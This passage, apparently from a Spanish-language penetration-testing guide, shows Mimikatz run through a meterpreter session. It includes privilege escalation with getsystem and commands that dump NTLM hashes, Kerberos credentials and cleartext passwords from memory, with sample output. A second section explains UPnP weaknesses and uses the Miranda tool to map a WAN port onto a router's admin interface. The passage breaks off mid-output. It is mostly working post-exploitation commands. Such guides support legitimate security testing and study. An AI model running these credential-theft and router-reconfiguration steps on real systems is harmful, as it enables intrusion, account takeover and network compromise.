Afortunadamente, Metasploit ha decidido incluir Mimikatz como un script de meterpreter para permitir un fácil acceso a su conjunto completo de funciones sin necesidad de cargar ningún archivo en el disco del dispositivo comprometido.

Cargando Mimikatz
Después de obtener un shell de meterpreter, debemos asegurarnos de que nuestra sesión se ejecute con privilegios de nivel de sistema para que Mimikatz funcione correctamente. Para ello se ejecutarán los comandos getuid y getsystem

```
meterpreter > getuid
Server username: WINXP-E95CE571A1\Administrator
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Mimikatz admite arquitecturas de Windows de 32 bits y 64 bits. Después de actualizar los privilegios a SYSTEM, se necesita verificar con el comando sysinfo, cual es la arquitectura de la máquina comprometida. Esto será relevante en máquinas de 64 bits, ya que podemos tener comprometido un proceso de 32 bits en una arquitectura de 64 bits. Si este es el caso, meterpreter intentará cargar una versión de 32 bits de Mimikatz en la memoria, lo que hará que la mayoría de las funciones no funcionen. Esto se puede evitar mirando la lista de procesos en ejecución y migrando a un proceso de 64 bits antes de cargar Mimikatz.

```
meterpreter > sysinfo
Computer : WINXP-E95CE571A1
OS : Windows XP (Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Meterpreter
: x86/win32
```

En este caso, dado que es una máquina de 32bit, se puede proceder a cargar el módulo mimikatz en la memoria y con el comando help mimikatz nos dice los comandos disponibles.

```
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > help mimikatz
```

kerberos	Intento de recuperar credenciales kerberos.
livessp	Intento de recuperar credenciales livessp
mimikatz_command	Ejecutar un comando personalizado
msv	Intento de recuperar credenciales msv (hashes)

ssp	Intento de recuperar credenciales ssp
tspkg	Intento de recuperar credenciales tspkg
wdigest	Intento de recuperar credenciales wdigest

Metasploit proporciona algunos comandos integrados que muestran la mayoría de las características de uso común del Mimikatz, el volcado de hashes y las credenciales de texto claro directamente desde la memoria. Sin embargo la opción mimikatz_command nos da acceso completo a todas las funciones.

```
meterpreter > mimikatz_command -f version
mimikatz 1.0 x86 (RC) (Nov 7 2013 08:21:02)
```

Los modules disponibles son :

	Standard
crypto	Criptografía y certificados
hash	Hash
system	Gestión del sistema
process	Manipulación de procesos
thread	Manipulación de threads
service	Manipulación de servicios
privilege	Manipulación de privilegios
handle	Manipulación de handles
impersonate	Manipulación de tokens de acceso
winmine	Manipulación de démineur
minesweeper	Manipulación de démineur 7
nogpo	Anti-gpo et patchs divers
samdump	Volcado de SAM
inject	Inyector de librerías
ts	Servidor de terminal
divers	Funciones diversas
sekurlsa	Volcado de sesiones corrientes para los proveedores LSASS
efs	Manipulación EFS

Para consultar las opciones disponibles de cada uno de estos módulos, podemos usar la siguiente sintaxis.

```
meterpreter > mimikatz_command -f divers::
Module : 'divers' identifié, mais commande '' introuvable
Description du module : Fonctions diverses n'ayant pas encore assez de corps pour avo
noroutemon - [experimental] Patch Juniper Network Connect pour ne plus supervise
eventdrop - [super experimental] Patch l'observateur d'événements pour ne plus
```

cancelator - Patch le bouton annuler de Windows XP et 2003 en console pour déver
secrets
- Affiche les secrets utilisateur

Lectura de hashes y contraseñas de la memoria
Se pueden usar tanto los comandos Metasploit incorporados como los comandos del Mimikatz nativo para extraer los hashes y las credenciales de texto sin cifrar de la máquina comprometida.

Con el metasploit incorporado:
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
==========
AuthID Package Domain User Password
------ ------- ------ ---- --------
0;78980 NTLM WINXP-E95CE571A1 0;996 Negotiate 0;997 Negotiate 0;56683 NTLM 0;999
NTLM Administrator lm{ 00000000000000000000000000
NT AUTHORITY NETWORK SERVICE lm{ aad3b435b51404eeaad3b435b5
NT AUTHORITY LOCAL SERVICE n.s. (Credentials KO)
n.s. (Credentials KO)
WORKGROUP
WINXP-E95CE571A1$
n.s. (Credentials KO)
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
==========
AuthID Package Domain User Password
------ ------- ------ ---- --------
0;999 NTLM WORKGROUP WINXP-E95CE571A1$ 0;997 Negotiate NT AUTHORITY LOCAL
SERVICE 0;56683 NTLM 0;996 Negotiate NT AUTHORITY NETWORK SERVICE 0;78980
NTLM WINXP-E95CE571A1
Administrator
SuperSecretPassword

Con el mimikatz nativo:
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : winxp-e95ce571a1
BootKey : 553d8c1349162121e2a5d3d0f571db7f
Rid: 500
User : Administrator
LM:
NTLM : d6eec67681a3be111b5605849505628f
Rid: 501
User : Guest
LM:
NTLM :
Rid: 1000
User : HelpAssistant
LM: 6165cd1a0ebc61e470475c82cd451e14

NTLM :
Rid : 1002
User : SUPPORT_388945a0
LM :
NTLM : 771ee1fce7225b28f8aec4a88aea9b6a
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { Administrator ; WINXP-E95CE571A1 ; SuperSecretPassword }

Otros módulos
Los otros módulos de mimikatz contienen muchas características útiles. Una lista de características más completa se puede encontrar en el blog de Benjamin Delpy: http://blog.gentilkiwi.com/. Abajo hay varios ejemplos de uso para comprender la sintaxis empleada.
El módulo handle se puede usar para enumerar/eliminar procesos y suplantar tokens de usuario.

meterpreter > mimikatz_command -f handle::
Module : 'handle' identifié, mais commande '' introuvable
Description du module : Manipulation des handles
list - Affiche les handles du système (pour le moment juste les processus
processStop - Essaye de stopper un ou plusieurs processus en utilisant d'autres h
tokenImpersonate - Essaye d'impersonaliser un token en utilisant d'autres hand
nullAcl - Positionne une ACL null sur des Handles

meterpreter > mimikatz_command -f handle::list
...snip...
760 lsass.exe -> 1004 Token NT AUTHORITY\NETWORK
760 lsass.exe -> 1008 Process 704 winlogon.exe
760 lsass.exe -> 1052 Process 980 svchost.exe
760 lsass.exe -> 1072 Process 2664 fubar.exe
760 lsass.exe -> 1084 Token NT AUTHORITY\LOCAL SE
760 lsass.exe -> 1096 Process 704 winlogon.exe
760 lsass.exe -> 1264 Process 1124 svchost.exe
760 lsass.exe -> 1272 Token NT AUTHORITY\ANONYMOU
760 lsass.exe -> 1276 Process 1804 psia.exe
760 lsass.exe -> 1352 Process 480 jusched.exe
760 lsass.exe -> 1360 Process 2056 TPAutoConnSvc.exe
760 lsass.exe -> 1424 Token WINXP-E95CE571A1\Admi
...snip...

El módulo service permite listar cada servicio de Windows y manipularlos.
meterpreter > mimikatz_command -f service::
Module : 'service' identifié, mais commande '' introuvable
Description du module : Manipulation des services
list - Liste les services et pilotes
start - Démarre un service ou pilote
stop - Arrête un service ou pilote
remove - Supprime un service ou pilote
mimikatz - Installe et/ou démarre le pilote mimikatz

meterpreter > mimikatz_command -f service::list
...snip...
WIN32_SHARE_PROCESS - STOPPED RemoteRegistry - Remote Registry
KERNEL_DRIVER - RUNNING RFCOMM - Bluetooth Device (RFCOMM Protocol TDI)

WIN32_OWN_PROCESS STOPPED RpcLocator - Remote Procedure Call (RPC)
980 WIN32_OWN_PROCESS RUNNING RpcSs - Remote Procedure Call (RPC)
WIN32_OWN_PROCESS STOPPED RSVP QoS RSVP
760 WIN32_SHARE_PROCESS RUNNING SamSs Security Accounts Manager
WIN32_SHARE_PROCESS STOPPED SCardSvr Smart Card
1124 WIN32_SHARE_PROCESS RUNNING Schedule Task Scheduler
KERNEL_DRIVER STOPPED Secdrv
1124 INTERACTIVE_PROCESS WIN32_SHARE_PROCESS RUNNING seclogon Secon
1804 WIN32_OWN_PROCESS RUNNING Secunia PSI Agent Secunia PSI Agent
3460 WIN32_OWN_PROCESS RUNNING Secunia Update Agent Secunia Update Agent
...snip...

El módulo crypto permite enumerar y exportar cualquier certificado y sus correspondientes claves privadas que pueden almacenarse en la máquina comprometida. Esto es posible incluso si están marcados como no exportables.

meterpreter > mimikatz_command -f crypto::
Module : 'crypto' identifié, mais commande '' introuvable
Description du module : Cryptographie et certificats
listProviders - Liste les providers installés
listStores - Liste les magasins système
listCertificates - Liste les certificats
listKeys - Liste les conteneurs de clés
exportCertificates - Exporte les certificats
exportKeys - Exporte les clés
patchcng - [experimental] Patch le gestionnaire de clés pour l'export de clés
patchcapi - [experimental] Patch la CryptoAPI courante pour l'export de clés no

meterpreter > mimikatz_command -f crypto::listProviders
Providers CryptoAPI :
Gemplus GemSAFE Card CSP v1.0
Infineon SICRYPT Base Smart Card CSP
Microsoft Base Cryptographic Provider v1.0
Microsoft Base DSS and Diffie-Hellman Cryptographic Provider
Microsoft Base DSS Cryptographic Provider
Microsoft Base Smart Card Crypto Provider
Microsoft DH SChannel Cryptographic Provider
Microsoft Enhanced Cryptographic Provider v1.0
Microsoft Enhanced DSS and Diffie-Hellman Cryptographic Provider
Microsoft Enhanced RSA and AES Cryptographic Provider (Prototype)
Microsoft RSA SChannel Cryptographic Provider
Microsoft Strong Cryptographic Provider

82. Miranda

UPnP (Universal Plug-N-Play) es un protocolo que permite que varios dispositivos de red se autoconfiguren por si mismos. Uno de los usos más comunes de este protocolo es permitir que dispositivos o programas abran puertos en tu enrutador casero con el objetivo de comunicarse apropiadamente con el mundo exterior. El Xbox, por ejemplo, lo hace. El protocolo UPnP está basado en protocolos y especificaciones pre-existentes, más precisamente en UDP, SSDP, SOAP y XML.

Este artículo tratará sobre algunos problemas de seguridad relacionados con UpnP y describe brevemente el funcionamiento interior del protocolo y muestra como identificar y analizar los dispositivos UPnP en una red usando herramientas Open Source. En el artículo nos enfocaremos en IGDs (Internet Gateway Devices - Dispositivos de pasarela a Internet), por ejemplo enrutadores, pero es importante recordar que hay muchos otros dispositivos y sistemas que también soportan UPnP y pueden ser vulnerables a ataques similares.

El problema con UPnP
Permitir que programas legítimos alteren la configuración a medida del enrutador, hace la vida de los hackers más fácil. Con el fin de que UPnP sea verdaderamente «plug-n-play», no hay ninguna autenticación en este protocolo, es decir, cualquier programa puede usar UPnP para alterar la configuración del enrutador o de cualquier otro dispositivo UPnP.

A principios de este año, PDP de GNUCITIZEN publicó una investigación que había realizado sobre la seguridad de UPnP. Si bien los problemas de seguridad de UPnP no son nuevos, es un protocolo que normalmente solo funciona dentro de una red local, forzando al atacante a infiltrarse en la red antes de explotar cualquier vulnerabilidad de UPnP. Sin embargo PDP mostró que era posible usar Flash para enviar peticiones UPnP desde dentro del navegador de un cliente a un enrutador con UPnP habilitado y cambiar la configuración del cortafuegos. Dado que el fichero Flash puede ser embebido dentro de una página maliciosa o inyectada dentro de una página confiable via XSS o SQL Injection, un atacante podría usar esto para alterar remotamente la configuración del enrutador. Lo que es peor es que en la mayoría de los casos, estos cambios en la configuración no son reflejados en la interfaz administrativa del enrutador, dejando a la víctima completamente sin conocimiento de lo que ha ocurrido.

Por supuesto, para las redes inalámbricas UPnP es peligroso incluso sin el ataque Flash, tanto que un atacante puede mantener distancia física de la red mientras gana acceso a la red interna. Una vez dentro, puede empezar a alterar la configuración del enrutador vía UPnP.

¿Qué tan serio es esto?
La seriedad de este ataque depende de la implementación de UPnP usada en el enrutador, como también de la configuración del enrutador. Por ejemplo, el ataque de la alteración de la configuración vía Flash descrita anteriormente debe de adivinar cual es la dirección IP del enrutador. Esto es normalmente fácil de predecir, pero algunos enrutadores también se asignan sus propios nombres de dispositivo, lo cual hace que cualquier intento de adivinación de la dirección IP no funcione. Sin embargo incluso si un enrutador no se resuelve el nombre del dispositivo, la seguridad a través de la oscuridad no es una buena práctica, y simplemente cambiar la dirección IP no debe considerarse como suficiente defensa contra un ataque de este tipo.

Además algunas implementaciones UPnP son mas arriesgadas que otras; varios IGDs con UPnP activado permiten que la configuración DNS sea alterada directamente vía UPnP, lo cual sería solo el comienzo de un ataque MiTM/Phishing. Particularmente estos dispositivos que usan algún tipo

de Linux embebido, de hecho usan los valores que reciben a través de las peticiones UPnP sin filtrarlos, como parte de comandos shell ejecutados, dejándolos abiertos a ataques de inyección de comandos.

OK, digamos que ningún nombre de dispositivo está asignado a la dirección IP del enrutador y su implementación UPnP no es vulnerable a DNS-Hijacking o inyección de comandos. Desafornatudamente todavía no estamos fuera de peligro. Recordar que el uso más común de UPnP es abrir puertos en un router. Debido a esto, casi todos los router que soportan UPnP también es soportar la acción AddPortMapping. Esencialmente esta acción permite a algun dispositivo o programa decirle al enrutador «redirige todo el tráfico proveniente del puerto X al host interno Y de la WAN el cual está en escucha en el puerto Z». Bueno, ¿Y qué si redirigimos todo el tráfico proveniente de la WAN por el puerto 8080 a yahoo.com por el puerto 80? Ya sé, ya sé, yahoo.com no es un host interno! Pero algunas configuraciones UPnP no verifican lo que están redirigiendo a los dispositivos internos y en consecuencia se permite al atacante reencaminar su tráfico por medio del enrutador. Además si el atacante conoce la dirección IP interna del enrutador o su nombre, puede ser capaz de redirigir algun puerto del lado WAN del enrutador al puerto 80 del lado LAN del enrutador, abriendo efectivamente la interfaz administrativa del enrutador al mundo.

Una vista general sobre el protocolo UPnP

EL protocolo UPnP usa la dirección mulicast (multidifusión) 239.255.255.250 y el puerto TCP 1900. Los dispositivos que ofrecen servicios UPnP enviarán periódicamente mensajes SSDP NOTIFIY a 239:255:255:250:1900, anunciándose a cualquier cliente UPnP que esté en escucha. Si se observas el tráfico en tu LAN que usa un enrutador con los servicios UPnP activos,se verá que éste envía una ráfaga de mensajes SSDP NOTIFY cada pocos segundos. Esto ocurre porque la mayoría de los enrutadores se anuncian como multiples dispositivos UPnP y envían una notificación por cada tipo de dispositivo.

Asimismo los clientes UPnP pueden enviar peticiones SSDP M-SEARCH a 239:255:255:250:1900 para ver si algún dispositivo UPnP responde. Los clientes pueden enviar una petición M-SEARCH buscando algún dispositivo UPnP o pueden especificar que están buscando algún dispositivo en particular o pueden consultar solo por algún dispositivo que soporte un servicio UPnP específico. Los dispositivos UPnP que concuerden con los dispositivos/servicios pedidos, responderán con un mensaje SSDP RESPONSE, el cual contiene la misma información que la enviada en un mensaje SSDP NOTIFIY.

Un mensaje SSDP NOTIFY enviado por un dispositivo UPnP contiene una cabecera ‘Location’ la cual especifica la ubicación de un archivo XML. Este archivo XML contiene los datos que indican el tipo de dispositivo y los servicios soportados por el dispositivo, así como las rutas a otros documentos XML adicionales que describen los servicios detalladamente. Para descubrir las capacidades UPnP completas de un IGD, se debe analizar todos los archivos XML para extraer los tipos de dispositivos, servicios, y acciones ofrecidas por el IGD.

Los dispositivos UPnP soportan varios servicios que a su vez anuncian las acciones que soportan. Un cliente UPnP puede enviar una petición al dispositivo UPnP en cualquier momento y ésta podría ser una petición para abrir un puerto, cambiar el servidor DNS por defecto o cualquier otra que el dispositivo soporte. Los datos enviados/devueltos en cualquier petición o respuesta son enviados usando SOAP, el cual usa XML para estructurar la información enviada entre las dos partes. Las peticiones SOAP son esencialmente peticiones HTTP POST con alguna cabecera SOAP adicional incluida en las cabeceras HTTP.

Auditando dispositivos UPnP manualmente

Para descubrir si algún enrutador soporta UPnP, se debe ir a su interfaz administrativa y verificar si hay alguna opción para habilitar/deshabilitar UPnP, mientras que la mayoría de los enrutadores tienen UPnP habilitado por defecto.

Para realmente auditar la configuración de algún dispositivo UPnP, se puede usar el programa Wireshark y buscar paquetes los SSDP NOTIFIY que están siendo enviados a la dirección multicast 239.255.255.250 al puerto 1900. Estas notificaciones serán dispositivos UPnP anunciándose a la red. Una vez los mensajes SSDP NOTIFIY son capturados, se puede examinar las cabeceras SSDP de los datos para obtener la ubicación del archivo XML. Una vez encontrado este fichero haciendo simplemente una petición HTTP GET, se puede examinar para ver que dispositivos y servicios soporta el dispositivo UPnP. Después se pueden solicitar los archivos XML adicionales al disposisitvo, uno por cada servicio y analizar esos archivos XML para determinar que acciones soporta cada servicio, y luego correlacionar las posibles variables de estado y las variables de entrada/salida usadas para cada acción, así como identificar que variables son usadas como entrada y cuales como salida. Una acción puede usar una variables como parámetro de entrada, mientras que otras usan la misma variable como parámetro de salida.

Obviamente auditar los dispositivos UPnP manualmente puede consumir extremadamente mucho tiempo y nos obliga a generar manualmente peticiones a los dispositivos UPnP para lanzar ataques contra ellos. Usar una herramienta para automatizar el proceso haría nuestra vida mucho más fácil.

Una introducción a Miranda

Miranda es una herramienta de administración de UPnP escrita en Python. Soporta un shell de línea de comandos que se autocompleta con la tecla TAB y el historial de comandos, y provee la habilidad de guardar el trabajo en un fichero que puede ser recargado para su posterior análisis. También se pueden alterar las configuraciones del programa sobre la marcha y registrar todos los comandos en un archivo log, de manera que se puede saber exactamente lo que se ejecutó y cuando lo ejecutó.

Algunas de sus características incluyen:

- Shell interactivo con finalización de pestañas e historial de comandos
- Descubrimiento pasivo y activo de dispositivos UPNP.
- Consultas de MSEARCH personalizables
- Control total sobre la configuración de la aplicación, como direcciones IP, puertos y encabezados
- Enumeración simple de dispositivos UPNP, servicios, acciones y variables.
- Correlación de variables de estado de entrada/salida con acciones de servicio
- Posibilidad de enviar acciones a servicios/dispositivos UPNP.
- Posibilidad de guardar los datos en un archivo para su posterior análisis y colaboración.
- Comando de registro

Miranda puede descubrir los dispositivos UPnP tanto activamente como pasivamente y con un simple comando pueden ser enumerados todos los tipos de dispositivos, servicios, acciones y variables. Las variables de estado del servicio pueden ser automáticamente correlacionadas con sus acciones asociadas, e identificadas tanto sus variables de salida y/o entrada para cada acción. Miranda almacena la información de todos los dispositivos en una estructura única de datos y permite desplegar directamente toda la información y ver su contenido.

Finalmente se puedes ejecutar cualquier acción soportada por el dispositivo UpnP. Si la acción requiere algún valor de entrada, informará de su nombre y de su tipo (string, 4 byte entero, 2 byte entero, etc), así como los valores permitidos o rangos de valores y se le pedirá que ingrese el valor.

Utilización

Cuando se ejecuta miranda, aparece el promtpt upnp> y es aquí donde se emplean los comandos Que se explican a continuación.

Sin embargo la ejecución de miranda puede ir acompañada de las opciones siguientes

-s <struct file>	Cargar datos del dispositivo anterior desde el archivo de estructura
-l <log file>	Registrar los comandos proporcionados por el usuario al archivo de registro
-i <interface>	Especificar el nombre de la interfaz a usar
-u	Deshabilitar la opción show-uniq-hosts-only
-d	Habilitar el modo de depuración
-v	Habilitar el modo verbose
-h	Muestra la ayuda

Comando host
upnp> host <list | get | info | summary | details | send> [host index #]
Opciones

list	Muestra un índice de todos los dispositivos UPNP conocidos junto con sus respectivos números de índice
get	Obtiene información detallada del dispositivo especificado
details	Obtiene y muestra información detallada del dispositivo especificado
summary	Muestra un breve resumen que describe el dispositivo especificado
info	Permite enumerar todos los elementos del objeto dispositivo
send	Permite enviar solicitudes SOAP a dispositivos y servicios

Ejemplos:

> host list
> host get 0
> host summary 0
> host info 0 deviceList
> host send 0 <device name> <service name> <action name>

Notas:

- Todos los comandos de dispositivo EXCEPT para los comandos 'host send', 'host info' y 'host list' toman solo un argumento: el número de índice de dispositivo.
- El número de índice de dispositivo se puede obtener ejecutando 'host list', que no requiere más argumentos.
- El comando 'host send' requiere que también se especifique el nombre del dispositivo, el nombre del servicio y el nombre de la acción que desea enviar. Esta información se puede obtener viendo el listado de "host details" o consultando la información del dispositivo mediante el comando "host info".
- El comando 'host info' permite enumerar selectivamente la estructura de datos de información del dispositivo. Se muestran todos los elementos de datos y sus valores correspondientes. Un valor de '{}' indica que el elemento es una subestructura que se puede

enumerar más adelante.

Comando head
Uso: head <show | del <header> | set <header> <value>>

show	Muestra toda la información del encabezado actual
set	Permite configurar los encabezados SSDP utilizados al enviar consultas con el comando 'msearch'
del	Elimina un encabezado actual de la lista

Ejemplo:
> head show
> head set MX 3

Comando msearch
Uso: msearch [device | service] [<device name> | <service name>]
Si no se especifican argumentos, 'msearch' busca upnp: rootdevice. Los tipos de dispositivo / servicios especificados se pueden buscar utilizando los argumentos 'device' o 'service'
Ejemplo:
> msearch
> msearch service WANIPConnection
> msearch device InternetGatewayDevice

Comando seti
Uso:
seti <show | uniq | debug | verbose | version <version #> | iface <interface> | socket <ip:port> >
Opciones

show	Muestra la configuración actual del programa
uniq	Alterna la configuración show-only-uniq-hosts al descubrir dispositivos UPNP
debug	Establece el modo de depuración
verbose	Establece el modo verbose
version	Visualiza la versión
iface	Cambia la interfaz de red en uso
socket	Restablece la dirección IP de multidifusión y el número de puerto utilizado para el descubrimiento de UPNP

Ejemplo:
> seti socket 239.255.255.250:1900
> seti uniq

Comando save
Uso: save <data | info <host#>> [file prefix]
Opciones

data	Guardará los datos sin procesar del dispositivo en un archivo adecuado para importar más tarde a través de 'load'
info	Guardará los datos del dispositivo especificado en un formato legible
file prefix	Guardará los archivos en formato de 'struct_ [prefix] .mir' e

	información_ [prefix] .mir

Ejemplo:

> save data wrt54g
> save info 0 wrt54g

Notas:

- Los archivos de datos se guardan como 'struct_ [prefix] .mir'.
- Los archivos de información se guardan como 'info_ [prefix] .mir'.
- Si no se especifica un prefijo, se usará el número de índice del dispositivo para el prefijo.
- Los datos guardados por el comando 'save info' son los mismos que la salida del comando 'host details'.

Descubriendo dispositivos UPnP con Miranda

Cuando se inicias Miranda por primera vez, abrirá una shell interactiva con un prompt ‘upnp>’ a la espera de ejecución de comandos. La primera cosa que probablemente se quiera hacer es descubrir si hay algún dispositivo UPnP en la red. Esto puede ser realizado con los comandos ‘pcap’ o ‘msearch’. Cuando es ejecutado el comando ‘pcap’, Miranda se pondrá en escucha (modo pasivo) buscando mensajes SSDP NOTIFY, mientras que el comando ‘msearch’ consultará los dispositivos UPnP usando un mensaje M-SEARCH. Por defecto, el comando msearch buscará todos los dispositivos UPnP, pero también se le puede especificar que busque un determinado tipo de dispositivo o servicio si así se desea. En este ejemplo, simplemente buscaremos algún dispositivo:

```
upnp> msearch

Entering discovery mode for 'upnp:rootdevice', Ctl+C to stop...
*************************************************************
SSDP reply message from 192.168.0.1:5678
XML file is located at http://192.168.0.1:5678/igd.xml
Device is running Embedded UPnP/1.0
*************************************************************
Discover mode halted...
```

Aquí podemos ver que hay un dispositivo UPnP en la red, el cual resulta ser un enrutador D-Link DI-524. También podemos ver que informa del tipo de servidor UPnP (‘Embedded UPnP/1.0’), y la ubicación del archivo XML donde hay toda la información detallada.

Ejecutando el comando ‘host list’ nos muestra la lista de todos los dispositivos UPnP descubiertos y el número índice de cada uno, número índice que se usa en los comandos subsecuentes para hacer referencia a un dispositivo específico:

```
upnp> host list
        [0] 192.168.0.1:5678
```

Hemos descubierto un dispositivo UpnP y ahora se necesita enumerar sus capacidades. Ejecutando el comando ‘host get 0’ obtendremos toda la información UPnP del host con el índice 0:

```
upnp> host get 0
Requesting device and service info for 192.168.0.1:5678 (this could take a few seconds)...
Host data enumeration complete!
```

Ahora buscamos en todos los datos que hemos recogido de este dispositivo usando el comando ‘host info’. Este comando nos permite desplegar los datos del dispositivo especificado y ver la información que se almacena. Observar también que todos estos comandos se autocompletaran automáticamente, de manera que no se tendrá que escribirlos por completo:

```
upnp> host info 0
xmlFile : http://192.168.0.1:5678/igd.xml
name : 192.168.0.1:5678
proto : http://
serverType : Embedded HTTP Server 3.23
upnpServer : Embedded UPnP/1.0
dataComplete : True
deviceList : {}

upnp> host info 0 deviceList
InternetGatewayDevice : {}
WANDevice : {}
WANConnectionDevice : {}

upnp> host info 0 deviceList WANConnectionDevice services WANIPConnection actions
AddPortMapping : {}
GetNATRSIPStatus : {}
GetGenericPortMappingEntry : {}
GetSpecificPortMappingEntry : {}
ForceTermination : {}
GetExternalIPAddress : {}
GetConnectionTypeInfo : {}
GetStatusInfo : {}
SetConnectionType : {}
DeletePortMapping : {}
RequestConnection : {}
```

Dependiendo del dispositivo, pueden haber muchos datos en esta estructura, así que si se quiere ver el resumen de los datos para un dispositivo determinado, ejecutar el comando ‘host summary’:

```
upnp> host summary 0
Host: 192.168.0.1:5678
XML File: http://192.168.0.1:5678/igd.xml
InternetGatewayDevice
manufacturerURL: http://www.dlink.com
modelName: D-Link Router
        UPC: 123456789001
        modelNumber: None
        presentationURL: http://192.168.0.1:80
        friendlyName: D-Link Router
        fullName: urn:schemas-upnp-org:device:InternetGatewayDevice:1
        modelDescription: Internet Access Router
        UDN: uuid:upnp-InternetGatewayDevice-1_0-12345678900001
        modelURL: None
        manufacturer: D-Link
WANDevice
        manufacturerURL: http://www.dlink.com
```

modelName: D-Link Router
UPC: 123456789001
modelNumber: 1
presentationURL: None
friendlyName: WANDevice
fullName: urn:schemas-upnp-org:device:WANDevice:1
modelDescription: Internet Access Router
UDN: uuid:upnp-WANDevice-1_0-12345678900001
modelURL: http://support.dlink.com
manufacturer: D-Link
WANConnectionDevice
manufacturerURL: http://www.dlink.com
modelName: D-Link Router
UPC: 123456789001
modelNumber: 1
presentationURL: None
friendlyName: WAN Connection Device
fullName: urn:schemas-upnp-org:device:WANConnectionDevice:1
modelDescription: Internet Access Router
UDN: uuid:upnp-WANConnectionDevice-1_0-12345678900001
modelURL: http://support.dlink.com
manufacturer: D-Link

El comando de resumen nos muestra todos los tipos de dispositivos que este dispositivo reporta, así como algún dato adicional relacionado con cada tipo de dispositivo. Si se quiere ver toda la información que Miranda almacena de un dispositivo en particular, se puede hacer con el comando 'host details 0'. Sin embargo la información suministrada por este comando es por lo general bastante larga, probablemente se quieras guardar en un archivo y verla en un editor de texto. Esto se puede hacer con el comando 'save info 0':

upnp> save info 0 dl524
Host info for '192.168.0.1:5678' saved to 'info_dl524.mir'

El argumento 'dl524' es opcional. Si ninguna cadena es pasada como argumento, se usará entonces el número índice en su lugar. Mientras que estemos en la sesión, también podemos guardar los datos que Miranda ha almacenado sobre todos los dispositivos que han sido descubiertos, de modo que después podamos cargarlos de nuevo e iniciar una nueva sesión:

upnp> save data session1
Host data saved to 'struct_session1.mir'

Enviado comandos UPnP con Miranda
Ahora vamos a explorar algunas de las acciones que podemos ejecutar en este dispositivo. Anteriormente cuando ejecutamos el comando 'host info', listamos todas las acciones disponibles para el servicio WANIPConnection que está asociado con el dispositivo WANConnectionDevice. Veámoslas de nuevo:

upnp> host info 0 deviceList WANConnectionDevice services WANIPConnection actions
AddPortMapping : {}
GetNATRSIPStatus : {}
GetGenericPortMappingEntry : {}
GetSpecificPortMappingEntry : {}

ForceTermination : {}
GetExternalIPAddress : {}
GetConnectionTypeInfo : {}
GetStatusInfo : {}
SetConnectionType : {}
DeletePortMapping : {}
RequestConnection : {}

Como se puede ver, este servicio es el que soporta las acciones AddPortMapping y DeletePortMapping, así como algunas otras que parecen interesantes. Primero intentaremos ejecutar la acción GetExternalIPAddress y esto se puede hacer con el comando 'host send'. Para ejecutar un comando, se debes indicar el número índice del dispositivo, el nombre del tipo de dispositivo que soporta el servicio, el nombre del servicio que soporta la acción y el nombre de la acción que se quiere ejecutar.

upnp> host send 0 WANConnectionDevice WANIPConnection GetExternalIPAddress
NewExternalIPAddress : 68.12.34.56

'NewExternalIPAddres' es el nombre de la variable asociada con esta acción y '68.12.34.56' es el valor devuelto para esta variable por el IGD. Algunas acciones tienen varias variables asociadas con ellas y estas variables pueden ser tanto de entrada (valores que le pasamos al IGS) o de salida (valores devueltos por el IGD). En el caso de la acción GetExternalIPAddress, solo hay una variable de salida. Sin embargo si hay alguna variable de entrada disponible para una acción, Miranda nos pedirá que introduzcamos estos valores antes de enviar la acción. Toda la información de la variable puede ser enumerada/vista usando los comandos 'host info' o 'host details'. No tenemos que tener ningún conocimiento sobre estas variables antes de ejecutar las acciones UPnP.

Intentemos mapear el puerto 8080 en la WAN para abrir la interfaz administrativa que está en el puerto 80 del IGD (192.168.0.1):

upnp> host send 0 WANConnectionDevice WANIPConnection AddPortMapping
Required argument:
    Argument Name: NewPortMappingDescription
    Data Type: string
    Allowed Values: []
    Set NewPortMappingDescription value to: All your ports are belong to us
Required argument:
    Argument Name: NewLeaseDuration
    Data Type: ui4
    Allowed Values: []
    Set NewLeaseDuration value to: 0
Required argument:
    Argument Name: NewInternalClient
    Data Type: string
    Allowed Values: []
    Set NewInternalClient value to: 192.168.0.1
Required argument:
    Argument Name: NewEnabled
    Data Type: boolean
    Allowed Values: []
    Set NewEnabled value to: 1
Required argument:

Argument Name: NewExternalPort
Data Type: ui2
Allowed Values: []
Set NewExternalPort value to: 8080
Required argument:
Argument Name: NewRemoteHost
Data Type: string
Allowed Values: []
Set NewRemoteHost value to:
Required argument:
Argument Name: NewProtocol
Data Type: string
Allowed Values: ['TCP', 'UDP']
Set NewProtocol value to: TCP
Required argument:
Argument Name: NewInternalPort
Data Type: ui2
Allowed Values: []
Set NewInternalPort value to: 80

La acción AddPortMapping recibe varios valores, pero hay unos puntos importantes que deben ser mencionados:
1. Los valores booleanos son ‘1’ (verdadero) o ‘0’ (falso)
2. El argumento NewProtocol solo permite 2 valores, ‘TCP’ o ‘UDP’
3. No se especificó ningún valor para la variable NewRemoteHost, la cual permite que todos los dispositivos remotos coincidan con esta asignación de puertos.

No recibimos ningún dato de salida porque la acción AddPortMapping no tiene ninguna variable de salida definida. Sin embargo se puede verificar que la acción fue ejecutada exitosamente lanzando la acción GetSpecificPortMappingEntry:

upnp> host send 0 WANConnectionDevice WANIPConnection GetSpecificPortMappingEntry
Required argument:
Argument Name: NewExternalPort
Data Type: ui2
Allowed Values: []
Set NewExternalPort value to: 8080
Required argument:
Argument Name: NewRemoteHost
Data Type: string
Allowed Values: []
Set NewRemoteHost value to:
Required argument:
Argument Name: NewProtocol
Data Type: string
Allowed Values: ['TCP', 'UDP']
Set NewProtocol value to: TCP
NewPortMappingDescription : All your ports are belong to us
NewLeaseDuration : 0
NewInternalClient : 192.168.0.1
NewEnabled : 1
NewInternalPort : 80

Ahora se puede borrar el puerto mapeado con la acción DeletePortMapping. Igual que AddPortMapping, la acción DeletePortMapping no devuelve ningún dato a menos que haya ocurrido un error:

```
upnp> host send 0 WANConnectionDevice WANIPConnection DeletePortMapping
Required argument:
        Argument Name: NewProtocol
        Data Type: string
        Allowed Values: ['TCP', 'UDP']
        Set NewProtocol value to: TCP
Required argument:
        Argument Name: NewExternalPort
        Data Type: ui2
        Allowed Values: []
        Set NewExternalPort value to: 8080
Required argument:
        Argument Name: NewRemoteHost
